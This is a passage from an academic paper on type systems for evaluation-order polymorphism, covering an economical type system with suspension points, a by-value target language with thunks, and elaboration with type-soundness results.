The impartial type system directly generalizes a call-by-value system and a call-by-name system, but the profusion of connectives is unwieldy, and impartiality doesn't fit a standard operational semantics. Instead of elaborating the impartial system into our target language, we pause to develop an *economical* type system whose standard connectives ($\rightarrow, *, +, \mu$) are by-value, but with a *suspension point* $\epsilon \blacktriangleright S$ to provide by-name behaviour. This intermediate system yields a straightforward elaboration. It also constitutes an alternative source language that, while biased towards call-by-value, conveniently allows call-by-name and evaluation-order polymorphism.

In the grammar in Figure 8, the economical types S are obtained from the impartial types τ by dropping all the ϵ decorations and adding a connective $\epsilon \blacktriangleright S$ (read “ ϵ suspend S ”). When ϵ is \mathbb{V} , this connective is a no-op: elaborating e at type $\mathbb{V} \blacktriangleright S$ and at type S yield the same term. But when ϵ is \mathbb{N} , elaborating e at type $\mathbb{N} \blacktriangleright S$ is like elaborating e at type $1 \rightarrow S$.

In economical typing contexts Γ , variables x denote values, so we replace the assumption form $x \varphi \Rightarrow \tau$ with $x : S$. Similarly, we replace $u \tau \Rightarrow \tau$ with $u : S$.

Dropping ϵ decorations means that—apart from the valueness annotations—most of the economical rules in Figure 8 look fairly standard. The only new rules are for suspension points $\epsilon \blacktriangleright$, halfway down Figure 8. It would be nice to have only two rules (an introduction and an elimination), but we need to track whether e is a value,

which depends on the ϵ in $\epsilon \blacktriangleright S$: if we introduce the type $\mathbb{N} \blacktriangleright S$, then e will be elaborated to a thunk, which is a value; if we are eliminating $\mathbb{N} \blacktriangleright S$, the elaboration of e will have the form $\text{force } \dots$, which (like function application) is not a value.

3.1 Translating to Economical Types

To relate economical types to impartial types, we define a type translation $[\tau] = S$ that inserts suspension points (Figure 7). Given an impartially-typed source program e of type τ , we can show that $[e]$ has the economical type $[\tau]$ (Theorem 1).

Some parts of the translation are straightforward. Functions $\tau_1 \xrightarrow{\epsilon} \tau_2$ are translated to $(\epsilon \blacktriangleright [\tau_1]) \rightarrow [\tau_2]$ because when $\epsilon = \mathbb{N}$, we get the expected type $(\mathbb{N} \blacktriangleright [\tau_1]) \rightarrow [\tau_2]$ of a call-by-name function.

We are less constrained in how to translate other connectives:

- We could translate $\tau_1 +^{\epsilon} \tau_2$ to $(\epsilon \blacktriangleright [\tau_1]) + (\epsilon \blacktriangleright [\tau_2])$. But then $1 +^{\mathbb{N}} 1$ —presumably intended as a non-strict boolean type—would be translated to $(\mathbb{N} \blacktriangleright 1) + (\mathbb{N} \blacktriangleright 1)$, which exposes which injection was used (whether the boolean is true or false) without forcing the (spurious) thunk around the unit value. Thus, we instead place the thunk around the entire sum, so that $1 +^{\mathbb{N}} 1$ translates to $\mathbb{N} \blacktriangleright (1 + 1)$.
- We could translate $\tau_1 *^{\epsilon} \tau_2$ to $\epsilon \blacktriangleright ([\tau_1] * [\tau_2])$ —which corresponds to how we decided to translate sum types. Instead, we translate it to $(\epsilon \blacktriangleright [\tau_1]) * (\epsilon \blacktriangleright [\tau_2])$, so that, when $\epsilon = \mathbb{N}$, we get a pair of thunks; accessing one component of the pair (by forcing its thunk) won't cause the other component to be forced.
- Finally, in translating $\mu^{\epsilon} \alpha. \tau$, we could put a suspension on each occurrence of α in τ , rather than a single suspension on the outside of τ . Since τ is often a sum type, writing $+^{\epsilon}$ already puts a thunk on τ ; we don't need a thunk around a thunk. But by the same token, suspensions around the occurrences of α can also lead to double thunks: translating the type of lazy natural numbers $\mu^{\mathbb{N}} \alpha. (1 +^{\mathbb{N}} \alpha)$ would give $\mu \alpha. (\mathbb{N} \blacktriangleright (1 + \mathbb{N} \blacktriangleright \alpha))$, which expands to $\mathbb{N} \blacktriangleright (1 + \mathbb{N} \blacktriangleright \mathbb{N} \blacktriangleright (1 + \dots))$.

The rationales for our translation of products and recursive types are less clear than the rationale for sum types; it's possible that different encodings would be preferred in practice.

The above translation does allow programmers to use the alternative encodings, though awkwardly. For example, a two-thunk variant of $\tau_1 *^{\epsilon} \tau_2$ can be obtained by writing $(\mu^{\epsilon} \beta. \tau_1) *^{\mathbb{V}} (\mu^{\epsilon} \beta. \tau_2)$, where β doesn't occur; the only purpose of μ here is to insert a suspension. (This suggests a kind of ill-founded argument for our chosen translation of μ : it enables us to insert suspensions, albeit awkwardly.)

3.2 Programming with Economical Types

We can translate the list/stream example from Section 2.3 to the economical system:

$$\text{type List } a \ \alpha = \mu \beta. a \blacktriangleright (1 + (\alpha * \beta))$$

The body of *map* is the same; only the type annotation is different.

$$\begin{aligned} \text{map} : \Delta a. \forall \alpha. (\alpha \rightarrow \beta) &\rightarrow (\text{List } a \ \alpha) \rightarrow (\text{List } a \ \beta) \\ = \Lambda \alpha. \text{fix map. } \lambda f. \lambda xs. \\ &\text{case } (xs, x_1.\text{inj}_1(), \\ &\quad x_2.\text{inj}_2(f @ (\text{proj}_1 x_2), \text{map } @ f @ (\text{proj}_2 x_2))) \end{aligned}$$

The above type for *map* corresponds to the impartial type with $\xrightarrow{\mathbb{V}}$. At the end of Section 2.3, we gave a very generic type for *map*, which we can translate to the economical system:

$$\begin{aligned} \Delta a_1, a_2, a_3, a_4, a_5. \\ \forall \alpha. (a_2 \blacktriangleright ((a_1 \blacktriangleright \alpha) \rightarrow \beta)) &\rightarrow (a_4 \blacktriangleright (\text{List } a_3 \ \alpha)) \rightarrow (\text{List } a_5 \ \beta) \end{aligned}$$

Economical types	$S ::= \mathbf{1} \mid \alpha \mid \forall \alpha. S \mid \Delta a. S \mid \epsilon \blacktriangleright S$	Econ. typing contexts	$\Gamma ::= \cdot \mid \Gamma, x : S \mid \Gamma, u : S \mid \Gamma, a \text{ evalorder} \mid \Gamma, \alpha \text{ type}$
	$\mid S_1 \rightarrow S_2 \mid S_1 * S_2 \mid S_1 + S_2 \mid \mu \alpha. S$	Econ. source expressions	$e ::= \dots \mid \Lambda \alpha. e \mid e[S] \mid (e : S)$
$\Gamma \vdash_E e \varphi \Leftarrow S$	Source expression e checks against economical type S		
$\Gamma \vdash_E e \varphi \Rightarrow S$	Source expression e synthesizes economical type S		
$\frac{(\lambda x : S) \in \Gamma}{\Gamma \vdash_E \lambda x. e \text{ val} \Rightarrow S} \text{Evar}$	$\frac{(u : S) \in \Gamma}{\Gamma \vdash_E u \tau \Rightarrow S} \text{Efixvar}$	$\frac{\Gamma, u : S \vdash_E e \varphi \Leftarrow S}{\Gamma \vdash_E (\text{fix } u. e) \tau \Leftarrow S} \text{Efix}$	$\frac{\Gamma \vdash_E e \varphi \Rightarrow S}{\Gamma \vdash_E e \varphi \Leftarrow S} \text{Esub}$
	$\frac{\Gamma \vdash_E e \varphi \Leftarrow S}{\Gamma \vdash_E (e : S) \varphi \Rightarrow S} \text{Eanno}$		
$\forall \frac{\Gamma, \alpha \text{ type} \vdash_E e \text{ val} \Leftarrow S}{\Gamma \vdash_E \Lambda \alpha. e \text{ val} \Leftarrow \forall \alpha. S} \text{E}\forall\text{Intro}$	$\frac{\Gamma \vdash_E e \varphi \Rightarrow \forall \alpha. S \quad \Gamma \vdash S' \text{ type}}{\Gamma \vdash_E e[S'] \varphi \Rightarrow [S'/\alpha]S} \text{E}\forall\text{Elim}$	$\mathbf{1} \frac{}{\Gamma \vdash_E () \text{ val} \Leftarrow \mathbf{1}} \text{E1Intro}$	
$\Delta \frac{\Gamma, a \text{ evalorder} \vdash_E e \text{ val} \Leftarrow S}{\Gamma \vdash_E e \text{ val} \Leftarrow \Delta a. S} \text{E}\Delta\text{Intro}$	$\frac{\Gamma \vdash_E e \varphi \Rightarrow \Delta a. S \quad \Gamma \vdash e \text{ evalorder}}{\Gamma \vdash_E e \varphi \Rightarrow [\epsilon/a]S} \text{E}\Delta\text{Elim}$		
$\epsilon \blacktriangleright \frac{\Gamma \vdash_E e \varphi \Leftarrow S}{\Gamma \vdash_E e \varphi \Leftarrow \epsilon \blacktriangleright S} \text{E}\epsilon\text{Intro}$	$\frac{\Gamma \vdash_E e \varphi \Rightarrow \epsilon \blacktriangleright S}{\Gamma \vdash_E e \varphi \Rightarrow S} \text{E}\epsilon\text{Elim}_v$	$\frac{\Gamma \vdash_E e \varphi \Rightarrow \epsilon \blacktriangleright S}{\Gamma \vdash_E e \tau \Rightarrow S} \text{E}\epsilon\text{Elim}_e$	
$\rightarrow \frac{\Gamma, x : S_1 \vdash_E e \varphi \Leftarrow S_2}{\Gamma \vdash_E (\lambda x. e) \text{ val} \Leftarrow (S_1 \rightarrow S_2)} \text{E}\rightarrow\text{Intro}$	$\frac{\Gamma \vdash_E e_1 \varphi_1 \Rightarrow (S_1 \rightarrow S_2) \quad \Gamma \vdash_E e_2 \varphi_2 \Leftarrow S_1}{\Gamma \vdash_E (e_1 @ e_2) \tau \Rightarrow S_2} \text{E}\rightarrow\text{Elim}$		
$* \frac{\Gamma \vdash_E e_1 \varphi_1 \Leftarrow S_1 \quad \Gamma \vdash_E e_2 \varphi_2 \Leftarrow S_2}{\Gamma \vdash_E (e_1, e_2) \varphi_1 \sqcup \varphi_2 \Leftarrow (S_1 * S_2)} \text{E}*Intro$	$\frac{\Gamma \vdash_E e \varphi \Rightarrow (S_1 * S_2)}{\Gamma \vdash_E (\text{proj}_k e) \tau \Rightarrow S_k} \text{E}*Elim_k$		
$+$	$\frac{\Gamma \vdash_E e \varphi \Leftarrow S_k}{\Gamma \vdash_E (\text{inj}_k e) \varphi \Leftarrow (S_1 + S_2)} \text{E}+Intro_k$	$\frac{\Gamma \vdash_E e \varphi_0 \Rightarrow (S_1 + S_2) \quad \Gamma, x_1 : S_1 \vdash_E e_1 \varphi_1 \Leftarrow S \quad \Gamma, x_2 : S_2 \vdash_E e_2 \varphi_2 \Leftarrow S}{\Gamma \vdash_E \text{case}(e, x_1. e_1, x_2. e_2) \tau \Leftarrow S} \text{E}+Elim$	
$\mu \frac{\Gamma \vdash_E e \varphi \Leftarrow [(\mu \alpha. S)/\alpha]S}{\Gamma \vdash_E e \varphi \Leftarrow \mu \alpha. S} \text{E}\mu\text{Intro}$	$\frac{\Gamma \vdash_E e \varphi \Rightarrow \mu \alpha. S}{\Gamma \vdash_E e \tau \Rightarrow [(\mu \alpha. S)/\alpha]S} \text{E}\mu\text{Elim}$		

Figure 8. Economical bidirectional typing

This type might not look economical, but makes redundant suspensions more evident: List $a_3 \alpha$ is $\mu \dots a_3 \blacktriangleright \dots$, so the suspension controlled by a_4 is never useful, showing that a_4 is unnecessary.

3.3 Economizing

The main result of this section is that impartial typing derivations can be transformed into economical typing derivations. The proof (Dunfield 2015, Appendix B.3) relies on a lemma that converts typing assumptions with $\forall \blacktriangleright S'$ to assumptions with S' .

Theorem 1 (Economizing).

- (1) If $\gamma \vdash_E e \varphi \Rightarrow \tau$ then $[\gamma] \vdash_E [e] \varphi \Rightarrow [\tau]$.
- (2) If $\gamma \vdash_E e \varphi \Leftarrow \tau$ then $[\gamma] \vdash_E [e] \varphi \Leftarrow [\tau]$.

4. Target Language

Our target language (Figure 9) has by-value \rightarrow , $*$, $+$ and μ connectives, \forall , and a **U** connective (for thunks).

The \forall connective has explicit introduction and elimination forms $\Lambda _.$ M and $M[_]$. This “type-free” style is a compromise between having no explicit forms for \forall and having explicit forms that contain types ($\Lambda \alpha. M$ and $A[M]$). Having no explicit forms would complicate some proofs; including the types would mean that target terms contain types, giving a misleading impression that operational behaviour is influenced by types.

The target language also has an explicit introduction form $\text{roll } M$ and elimination form $\text{unroll } M$ for μ types.

As with \forall , we distinguish thunks to simplify some proofs: Source expressions typed with the $\mathbf{N}\blacktriangleright$ connective are elaborated to $\text{thunk } M$, rather than to a λ with an unused bound variable.

Target terms	$M ::= () \mid x \mid \lambda x. M \mid M_1 M_2$ $\mid u \mid \text{fix } u. M \mid \Lambda _ . M \mid M[_]$ $\mid \text{thunk } M \mid \text{force } M$ $\mid (M_1, M_2) \mid \text{proj}_k M$ $\mid \text{inj}_k M \mid \text{case}(M, x_1. M_1, x_2. M_2)$ $\mid \text{roll } M \mid \text{unroll } M$
Values	$W ::= () \mid x \mid \lambda x. M \mid \Lambda _ . M$ $\mid \text{thunk } M \mid (W_1, W_2)$ $\mid \text{inj}_k W \mid \text{roll } W$
Valuables	$\tilde{V} ::= () \mid x \mid \lambda x. M \mid \Lambda _ . \tilde{V} \mid \tilde{V}[_]$ $\mid \text{thunk } M \mid (\tilde{V}_1, \tilde{V}_2)$ $\mid \text{proj}_k \tilde{V} \mid \text{inj}_k \tilde{V} \mid \text{roll } \tilde{V} \mid \text{unroll } \tilde{V}$
Eval. contexts	$\mathcal{C} ::= [] \mid \mathcal{C} @ M_2 \mid W_1 @ \mathcal{C} \mid \mathcal{C}[_]$ $\mid \text{force } \mathcal{C}$ $\mid (\mathcal{C}, M_2) \mid (W_1, \mathcal{C}) \mid \text{proj}_k \mathcal{C}$ $\mid \text{inj}_k \mathcal{C} \mid \text{case}(\mathcal{C}, x_1. M_1, x_2. M_2)$ $\mid \text{roll } \mathcal{C} \mid \text{unroll } \mathcal{C}$
Target types	$A, B ::= \mathbf{1} \mid \alpha \mid \forall \alpha. A \mid A_1 \rightarrow A_2 \mid \mathbf{U} A_1$ $\mid A_1 * A_2 \mid A_1 + A_2 \mid \mu \alpha. A$
Typing contexts	$G ::= \cdot \mid G, x : A \mid G, \alpha \text{ type}$

Figure 9. Syntax of the target language

Dually, eliminating $\mathbf{N}\blacktriangleright$ results in a target term $\text{force } M$, rather than to $M()$.

4.1 Typing Rules

Figure 10 shows the typing rules for our target language. These are standard except for the $\text{T}\forall\text{Intro}$ rule and the rules for thunks:

$\boxed{G \vdash_T M : A}$	Target term M has target type A	$\frac{}{G \vdash_T () : \mathbf{1}}$	T1Intro
$\frac{(x : A) \in G}{G \vdash_T x : A}$	Tvar	$\frac{(u : A) \in G}{G \vdash_T u : A}$	Tfixvar
$\frac{G, u : A \vdash_T e : A}{G \vdash_T (\text{fix } u. e) : A}$	Tfix		
$\forall \frac{G, \alpha \text{ type} \vdash_T \tilde{V} : A}{G \vdash_T \Lambda _ . \tilde{V} : \forall \alpha. A}$	TvIntro	$\frac{G \vdash_T M : \forall \alpha. A \quad G \vdash_T A' \text{ type}}{G \vdash_T M[_] : [A'/\alpha]A}$	TvElim
$\rightarrow \frac{G, x : A \vdash_T M : B}{G \vdash_T (\lambda x. M) : A \rightarrow B}$	T→Intro	$\frac{G \vdash_T M_1 : A \rightarrow B \quad G \vdash_T M_2 : A}{G \vdash_T (M_1 M_2) : B}$	T→Elim
$\mathbf{U} \frac{G \vdash_T M : B}{G \vdash_T \text{thunk } M : \mathbf{U} B}$	TUIntro	$\frac{G \vdash_T M_1 : \mathbf{U} B}{G \vdash_T \text{force } M_1 : B}$	TUElim
$\ast \frac{G \vdash_T M_1 : A_1 \quad G \vdash_T M_2 : A_2}{G \vdash_T (M_1, M_2) : A_1 \ast A_2}$	T*Intro	$\frac{G \vdash_T M : A_1 \ast A_2}{G \vdash_T \text{proj}_k M : A_k}$	T*Elim_k
$\dagger \frac{G \vdash_T M : A_k}{G \vdash_T \text{inj}_k M : A_1 + A_2}$	T+Intro_k	$\frac{G \vdash_T M : A_1 + A_2 \quad G, x_1 : A_1 \vdash_T M_1 : A \quad G, x_2 : A_2 \vdash_T M_2 : A}{G \vdash_T \text{case}(M, x_1.M_1, x_2.M_2) : A}$	T+Elim
$\mu \frac{G \vdash_T M : [\mu \alpha. A/\alpha]A}{G \vdash_T \text{roll } M : \mu \alpha. A}$	TμIntro	$\frac{G \vdash_T M : \mu \alpha. A}{G \vdash_T \text{unroll } M : [\mu \alpha. A/\alpha]A}$	TμElim

Figure 10. Target language type system

Valuability restriction. Though we omit mutable references from the target language, we want the type system to accommodate them. Using the standard syntactic value restriction (Wright 1995) would spoil this language as a target for our elaboration: when source typing uses *elabvIntro*, it requires that the source expression be a value (not syntactically, but according to the source typing derivation). Yet if that source value is typed using *elabElim*, it will elaborate to a projection, which is not a syntactic value. So we use a valuability restriction in *TvIntro*. A target term is a *valuable* \tilde{V} if it is a value (e.g. $\lambda x. M$) or is a projection, injection, roll or unroll of something that is valuable (Figure 9). Later, we’ll prove that if a source expression is a value (according to the source typing derivation), its elaboration is valuable (Lemma 6).

Thunks. We give $\text{thunk } M$ the type $\mathbf{U} B$ for “thUnk B” (if M has type B); $\text{force } M$ eliminates this connective.

4.2 Operational Semantics

The target operational semantics has two relations: $M \mapsto_R M'$, read “ M reduces to M' ”, and $M \mapsto M'$, read “ M steps to M' ”. The latter has only one rule, *StepContext*, which says that $\mathcal{C}[M] \mapsto \mathcal{C}[M']$ if $M \mapsto_R M'$, where \mathcal{C} is an evaluation context (Figure 9). The rules for \mapsto_R (Figure 11) reduce a λ applied to a value; a force of a thunk; a fixed point; a type application; a projection of a pair of values; a case over an injected value; and an unroll of a rolled value. Apart from force ($\text{thunk } M$), which we can view as strange syntax for $(\lambda x. M)()$, this is all standard: these definitions use values W , not valuables \tilde{V} .

4.3 Type Safety

Lemma 2 (Valuability). If $\tilde{V} \mapsto M'$ or $\tilde{V} \mapsto_R M'$ then M' is valuable, that is, there exists $\tilde{V}' = M'$.

Lemma 3 (Substitution). If $G, x : A', G' \vdash_T M : A$ and $G \vdash_T W : A'$ then $G, G' \vdash_T [W/x]M : A$.

$\boxed{M \mapsto M'}$	Target term M steps (by-value) to target term M'	$\frac{M \mapsto_R M'}{\mathcal{C}[M] \mapsto \mathcal{C}[M']}$	StepContext
$\boxed{M \mapsto_R M'}$	Target redex M reduces (by-value) to M'		
$(\lambda x. M) @ W \mapsto_R [W/x]M$	βReduce	$\text{force}(\text{thunk } M) \mapsto_R M$	forceReduce
$(\text{fix } u. M) \mapsto_R [(\text{fix } u. M)/u]M$	fixReduce	$(\Lambda _ . M)[_] \mapsto_R M$	tyappReduce
$\text{proj}_k((W_1, W_2)) \mapsto_R W_k$	projReduce	$\text{case}(\text{inj}_k W, x_1.M_1, x_2.M_2) \mapsto_R [W/x_k]M_k$	caseReduce
$\text{unroll}(\text{roll } W) \mapsto_R W$	unrollReduce		

Figure 11. Target language operational semantics

$\boxed{ S = A}$	Economical type S elaborates to target type A	$ \mathbf{1} = \mathbf{1}$	$ \mathbf{V} \triangleright S = S $
$ S_1 \rightarrow S_2 = S_1 \rightarrow S_2 $		$ \mathbf{N} \triangleright S = \mathbf{U} S $	
$ S_1 + S_2 = S_1 + S_2 $		$ \mathbf{D} a. S = [V/a]S * [N/a]S$	
$ \alpha = \alpha$		$ \mu \alpha. S = \mu \alpha. S $	
$ \forall \alpha. S = \forall \alpha. S $			
$\boxed{ \Gamma = G}$	Economical typing context Γ elaborates to target typing context G	$ \cdot = \cdot$	$ \Gamma, x : S = \Gamma , x : S $
		$ \Gamma, \alpha \text{ type} = \Gamma , \alpha \text{ type}$	$ \Gamma, u : S = \Gamma , u : S $
		$ \Gamma, a \text{ evalorder} $	undefined

Figure 12. Translation from economical types to target types

Theorem 4 (Type safety). If $\vdash_T M : A$ then either M is a value, or $M \mapsto M'$ and $G \vdash_T M' : A$.

Proof. By induction on the derivation of $G \vdash_T M : A$, using Lemma 3 and standard inversion lemmas, which we omit. \square

5. Elaboration

Now we extend the economical typing judgment with an output M , a *target term*: $\Gamma \vdash e_\varphi : S \hookrightarrow M$. The target term M should be well-typed using the typing rules in Figure 10, but what type should it have? We answer this question by defining another translation on types. This function, defined by a function $|S| = A$, translates an economical source type S to a target type A .

We will show that if $e_\varphi : S \hookrightarrow M$ then $M : A$, where $A = |S|$; this is Theorem 10. Our translation follows a similar approach to Dunfield (2014). However, that system had general intersection types $A_1 \wedge A_2$, where A_1 and A_2 don’t necessarily have the same structure. In contrast, we have $\mathbf{D} a. A$ which corresponds to $([V/a]A) \wedge ([N/a]A)$. We also differ in having recursive types; since these are explicitly rolled (or *folded*) and unrolled in our target language, our rules *elabμIntro* and *elabμElim* add these constructs.

Not bidirectional. We want to relate the operational behaviour of a source expression to the operational behaviour of its elaboration. Since our source operational semantics is over type-erased source expressions, it will be convenient for elaboration to work on erased source expressions. Without type annotations, we can collapse the bidirectional judgments into a single judgment (with “ \hookrightarrow ” in place of \Leftarrow/\Rightarrow); this obviates the need for elaboration versions of **Esub** and **Eanno**, which merely switch between \Leftarrow and \Rightarrow .

$$\boxed{\Gamma \vdash e_\varphi : S \hookrightarrow M} \quad \text{Erased source expression } e \text{ elaborates at type } S \text{ to target term } M$$

$$\begin{array}{c}
\frac{(\lambda x : S) \in \Gamma}{\Gamma \vdash x_{\text{val}} : S \hookrightarrow x} \text{elabvar} \quad \frac{(u : S) \in \Gamma}{\Gamma \vdash u_\tau : S \hookrightarrow u} \text{elabfixvar} \quad \frac{\Gamma, u : S \vdash e_\varphi : S \hookrightarrow M}{\Gamma \vdash (\text{fix } u. e)_\tau : S \hookrightarrow (\text{fix } u. M)} \text{elabfix} \quad \frac{}{\Gamma \vdash ()_{\text{val}} : \mathbf{1} \hookrightarrow ()} \text{elab1Intro} \\
\\
\forall \quad \frac{\Gamma, \alpha \text{ type} \vdash e_{\text{val}} : S \hookrightarrow M}{\Gamma \vdash e_{\text{val}} : \forall \alpha. S \hookrightarrow \Lambda _ . M} \text{elab}\forall\text{Intro} \quad \frac{\Gamma \vdash e_\varphi : \forall \alpha. S \hookrightarrow M \quad \Gamma \vdash S' \text{ type}}{\Gamma \vdash e_\varphi : [S'/\alpha]S \hookrightarrow M[_]} \text{elab}\forall\text{Elim} \\
\\
\Delta \quad \frac{\Gamma \vdash e_{\text{val}} : [V/a]S \hookrightarrow M_1 \quad \Gamma \vdash e_{\text{val}} : [N/a]S \hookrightarrow M_2}{\Gamma \vdash e_{\text{val}} : (\Delta a. S) \hookrightarrow (M_1, M_2)} \text{elab}\Delta\text{Intro} \quad \frac{\Gamma \vdash e_\varphi : (\Delta a. S) \hookrightarrow M}{\Gamma \vdash e_\varphi : [V/a]S \hookrightarrow (\text{proj}_1 M) \quad \Gamma \vdash e_\varphi : [N/a]S \hookrightarrow (\text{proj}_2 M)} \text{elab}\Delta\text{Elim} \\
\\
\epsilon \blacktriangleright \quad \frac{\Gamma \vdash e_\varphi : S \hookrightarrow M}{\Gamma \vdash e_\varphi : V \blacktriangleright S \hookrightarrow M} \text{elab}\blacktriangleright\text{Intro} \quad \frac{\Gamma \vdash e_\varphi : V \blacktriangleright S \hookrightarrow M}{\Gamma \vdash e_\varphi : S \hookrightarrow M} \text{elab}\blacktriangleright\text{Elim}_V \quad \frac{\Gamma \vdash e_\varphi : N \blacktriangleright S \hookrightarrow M}{\Gamma \vdash e_\tau : S \hookrightarrow (\text{force } M)} \text{elab}\blacktriangleright\text{Elim}_N \\
\\
\rightarrow \quad \frac{\Gamma, x : S_1 \vdash e_\varphi : S_2 \hookrightarrow M}{\Gamma \vdash (\lambda x. e)_{\text{val}} : (S_1 \rightarrow S_2) \hookrightarrow \lambda x. M} \text{elab}\rightarrow\text{Intro} \quad \frac{\Gamma \vdash e_1 \varphi_1 : (S_1 \rightarrow S_2) \hookrightarrow M_1 \quad \Gamma \vdash e_2 \varphi_2 : S_1 \hookrightarrow M_2}{\Gamma \vdash (e_1 @ e_2)_\tau : S_2 \hookrightarrow (M_1 @ M_2)} \text{elab}\rightarrow\text{Elim} \\
\\
* \quad \frac{\Gamma \vdash e_1 \varphi_1 : S_1 \hookrightarrow M_1 \quad \Gamma \vdash e_2 \varphi_2 : S_2 \hookrightarrow M_2}{\Gamma \vdash (e_1, e_2)_{\varphi_1 \sqcup \varphi_2} : (S_1 * S_2) \hookrightarrow (M_1, M_2)} \text{elab}*Intro \quad \frac{\Gamma \vdash e_\varphi : (S_1 * S_2) \hookrightarrow M}{\Gamma \vdash (\text{proj}_k e)_\tau : S_k \hookrightarrow (\text{proj}_k M)} \text{elab}*Elim_k \\
\\
+ \quad \frac{\Gamma \vdash e_\varphi : S_k \hookrightarrow M}{\Gamma \vdash (\text{inj}_k e)_\varphi : (S_1 + S_2) \hookrightarrow (\text{inj}_k M)} \text{elab}+Intro_k \quad \frac{\Gamma \vdash e_{\varphi_0} : (S_1 + S_2) \hookrightarrow M_0 \quad \Gamma, x_1 : S_1 \vdash e_1 \varphi_1 : S \hookrightarrow M_1 \quad \Gamma, x_2 : S_2 \vdash e_2 \varphi_2 : S \hookrightarrow M_2}{\Gamma \vdash \text{case}(e, x_1.e_1, x_2.e_2)_\tau : S \hookrightarrow \text{case}(M_0, x_1.M_1, x_2.M_2)} \text{elab}+Elim \\
\\
\mu \quad \frac{\Gamma \vdash e_\varphi : [(\mu \alpha. S)/\alpha]S \hookrightarrow M}{\Gamma \vdash e_\varphi : \mu \alpha. S \hookrightarrow (\text{roll } M)} \text{elab}\mu\text{Intro} \quad \frac{\Gamma \vdash e_\varphi : \mu \alpha. S \hookrightarrow M}{\Gamma \vdash e_\tau : [(\mu \alpha. S)/\alpha]S \hookrightarrow (\text{unroll } M)} \text{elab}\mu\text{Elim}
\end{array}$$

Figure 13. Elaboration

Elaboration rules. We are elaborating the economical type system, which has by-value connectives, into the target type system, which also has by-value connectives. Most of the elaboration rules just map source constructs into the corresponding target constructs; for example, *elabvar* elaborates x to x , and *elab \rightarrow Intro* elaborates $\lambda x. e$ to $\lambda x. M$ where e elaborates to M .

Elaborating \forall . Rule *elab \forall Intro* elaborates e (which is type-erased and thus has no explicit source construct) to the target type abstraction $\Lambda _ . M$; rule *elab \forall Elim* elaborates to a target type application $M[_]$.

Elaborating Δ . Rule *elab Δ Intro* elaborates an e at type $\Delta a. S$ to a pair with the elaborations of e at type $[V/a]S$ and at $[N/a]S$. Note that unlike the corresponding rule *E Δ Intro* in the non-elaborating economical type system, which introduces a variable a into Γ and types e parametrically, *elab Δ Intro* substitutes concrete evaluation orders V and N for a . Consequently, the Γ in the elaboration judgment never contains a *evalorder* declarations.

Rule *elab Δ Elim* elaborates to the appropriate projection.

Elaborating \blacktriangleright . Rule *elab \blacktriangleright Intro* has two conclusions. The first conclusion elaborates at type $V \blacktriangleright S$ as if elaborating at type S . The second conclusion elaborates at $N \blacktriangleright S$ to a thunk. Correspondingly, rule *elab \blacktriangleright Elim $_V$* ignores the V suspension, and rule *elab \blacktriangleright Elim $_N$* forces the thunk introduced via *elab \blacktriangleright Intro*.

5.1 Elaboration Type Soundness

The main result of this section (Theorem 10) is that, given a non-elaborating economical typing derivation $\Gamma \vdash_E e_\varphi \Leftarrow S$, we can derive $\Gamma \vdash er(e)_\varphi : S \hookrightarrow M$ such that the target term M is well-typed. The erasure function $er(e)$, defined in Figure 6, removes type annotations, type abstractions, and type applications.

It will be useful to relate various notions of valuiness. First, if e elaborates to a syntactic target value W , then the elaboration rules deem e to be a (source) value.

Lemma 5. If $\Gamma \vdash e_\varphi : S \hookrightarrow W$ then $\varphi = \text{val}$.

Second, if e is a value according to the source typing rules, its elaboration M is valuable (but not necessarily a syntactic target value).

Lemma 6 (Elaboration valuability).

If $\Gamma \vdash e_{\text{val}} : S \hookrightarrow M$ then M is valuable, that is, there exists \tilde{V} such that $M = \tilde{V}$.

Several substitution lemmas are required. The first is for the non-elaborating economical type system; we'll use it in the *E Δ Intro* case of the main proof to remove a *evalorder* declarations.

Lemma 7 (Substitution—Evaluation orders).

- (1) If $\Gamma, a \text{ evalorder}, \Gamma' \vdash S \text{ type}$ and $\Gamma \vdash e \text{ evalorder}$ then $\Gamma, [e/a]\Gamma' \vdash [e/a]S \text{ type}$.
- (2) If \mathcal{D} derives $\Gamma, a \text{ evalorder}, \Gamma' \vdash_E e_\varphi \Leftarrow S$ and $\Gamma \vdash e \text{ evalorder}$ then \mathcal{D}' derives $\Gamma, [e/a]\Gamma' \vdash_E e_\varphi \Leftarrow [e/a]S$ where \mathcal{D}' is not larger than \mathcal{D} .
- (3) If \mathcal{D} derives $\Gamma, a \text{ evalorder}, \Gamma' \vdash_E e_\varphi \Rightarrow S$ and $\Gamma \vdash e \text{ evalorder}$, then \mathcal{D}' derives $\Gamma, [e/a]\Gamma' \vdash_E e_\varphi \Rightarrow [e/a]S$ where \mathcal{D}' is not larger than \mathcal{D} .

Next, we show that an expression e_1 can be substituted for a variable x , provided e_1 elaborates to a target value W .

Lemma 8 (Expression substitution).

- (1) If $\Gamma \vdash e_1 \varphi_1 : S_1 \hookrightarrow W$ and $\Gamma, x : S_1, \Gamma' \vdash e_2 \varphi_2 : S \hookrightarrow M$ then $\Gamma, \Gamma' \vdash [e_1/x]e_2 \varphi_2 : S \hookrightarrow [W/x]M$.
- (2) If $\Gamma \vdash \text{fix } u. e_1 \tau : S_1 \hookrightarrow \text{fix } u. M_1$ and $\Gamma, u : S_1, \Gamma' \vdash e_2 \varphi_2 : S \hookrightarrow M$ then $\Gamma, \Gamma' \vdash [(\text{fix } u. e_1)/u]e_2 \varphi_2 : S \hookrightarrow [(\text{fix } u. M_1)/u]M$.

Lemma 9 (Type translation well-formedness).

If $\Gamma \vdash S$ type then $|\Gamma| \vdash |S|$ type.

We can now state the main result of this section:

Theorem 10 (Elaboration type soundness).

If $\Gamma \vdash_E e \Leftarrow S$ or $\Gamma \vdash_E e \Rightarrow S$

where $\Gamma \vdash S$ type and Γ contains no *evalorder* declarations

then there exists M such that $\Gamma \vdash_{er(e)} e \Leftarrow S \hookrightarrow M$

where $\varphi' \sqsubseteq \varphi$ and $|\Gamma| \vdash_T M : |S|$.

The proof is in Dunfield (2015, Appendix B.5). In this theorem, the resulting elaboration judgment has a valueness φ' that can be more precise than the valueness φ in the non-elaborating judgment. Suppose that, inside a derivation of a *evalorder* $\vdash_E e_{val} \Leftarrow S$, we have

$$\frac{a \text{ evalorder } \vdash_E e'_{val} \Leftarrow a \triangleright S'}{a \text{ evalorder } \vdash_E e' \tau \Leftarrow S'} \text{E} \triangleright \text{Elim}_e$$

